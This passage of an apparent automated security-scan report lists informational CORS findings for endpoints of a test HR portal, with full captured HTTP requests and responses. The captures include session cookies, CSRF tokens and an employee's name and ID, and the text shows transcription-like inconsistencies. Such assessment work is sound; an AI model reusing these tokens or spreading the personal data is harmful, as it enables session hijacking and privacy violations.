ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564678656; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrftoken: a8AO79NziXR4n1dEIJB/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
NeptuneLaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.792b89a1338545e2
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-792b89a1338545e2-01
Content-Length: 47
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"IT_OUTBOX":{},"GV_PAGE_START":{"ROLE":"ESS"}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:52:15 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 46454
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloPageStartData":
{"COUNT_ALL":13,"COUNT_APPROVED":11,"COUNT_REJECTED":0,"COUNT_SENT":2,"COUNT_POSTED":0,"COUNT_ACC":6,"COUNT_DELETED":0,"WRK_BEGDA":"20220701"},"modelListStatusData":{"14,"TYPE",
...[SNIP]...
```

9.41. https://testportal.zalaris.com/neptune/zmfp_personal_profile

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_personal_profile

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_personal_profile?ajax_id=GET_DATA&ajax_applid=ZMFP_PERSONAL_PROFILE&sap-client=650&dxp=21100006&field_id=00599 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564616884; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.b8a383c4c5f34d72
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-b8a383c4c5f34d72-01
Content-Length: 15
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

```
{'GS_INPUT':{}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:51:10 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 247989
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelPageStartData":
{"IT0002_VIS":true,"IT0006_VIS":true,"IT0021_VIS":true,"IT0105_VIS":true,"IT0009_VIS":true,"IT0413_VIS":false,"IT0032_VIS":false,"PORID":"650-00034448","ENAME":"Jostein
Hansen",
...[SNIP]...
```

9.42. https://testportal.zalaris.com/neptune/zmfp_photo_upload

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_photo_upload

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_photo_upload?ajax_id=GET_PHOTO&ajax_applid=ZMFP_PHOTO_UPLOAD&sap-client=650&dxp=21100006&field_id=00004 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpicQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.6f87a9079f764edc
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-6f87a9079f764edc-01
Origin: https://testportal.zalaris.com
Dnt: 1
```



```
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:57:46 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 162296
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://*.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloPageUploadData":{"EMPPHOTOURL":"","data:image/jpeg;base64,/9j/4AAQSkZJRgABAQAAQABAAQ
/2wBDAAMCAgICAgMCAgIDAwMDBAYEBAQEBAgGBgUGCQgKCgkICQkKDA8MCgsOCwkJDRENDg8QEBEQCgwSExIQEw8QEBD/2wBDAQMDAwQDBAgE
B
...[SNIP]...
```

9.43. https://testportal.zalaris.com/neptune/zmfp_portal_news

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_portal_news

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_portal_news?ajax_id=POR_GET_NEWS&ajax_applid=ZMFP_PORTAL_NEWS&sap-client=650&dpx=21100006&field_id=00035&ajax_value=00000002
HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656565082495; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrftoken: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
```

```
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5-85abd6ce27a44b01
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-85abd6ce27a44b01-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:58:31 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 247002
dpx-sap: 21100006
x-user-login-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloPageNewsData":{"NEWSID":"","CDATE":"20191203","CTIME":"163404","TITLE":"Last travel run in 2018","STEXT":"We would like to inform that the last travel run for Sweden in December 2018 w
...[SNIP]...
```

9.44. https://testportal.zalaris.com/neptune/zmfp_qta_time_acc_v2

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_qta_time_acc_v2

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_qta_time_acc_v2?ajax_id=SYNC&ajax_applid=ZMFP_QTA_TIME_ACC_V2&sap-client=650&dpx=21100006&field_id=00138 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564818323; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
```

```
X-Csrf-Token: a8A079NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.8ca7d165fa654173
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-8ca7d165fa654173-01
Content-Length: 30
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_GLOBAL":{},"GS_INPUT":{}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:53:38 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 1723
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapshf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloPageMasterData":{"PERNR":"00034448","MOLGA":"20","BUKRS":"3000","BEGDA":"20171201","ENAME":"Jostein
Hansen","SEL_RADIO":0,"BEG_DATE":"20220630","END_DATE":"20220630","TOTAL":37.00000,"PLANNED"
...[SNIP]...
```

9.45. https://testportal.zalaris.com/neptune/zmfq_quota_transfer

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfq_quota_transfer

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfq_quota_transfer?ajax_id=SYNC&ajax_applid=ZMFQ_QUOTA_TRANSFER&sap-client=650&dxp=21100006&field_id=00030 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=y43eHT283zX6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656564756285; SAPWP_active=1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.9c2a036b45d9446b
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-9c2a036b45d9446b-01
Content-Length: 32
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_APP_PARAMS":{"role":"ESS"}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:53:20 GMT
Server: Apache
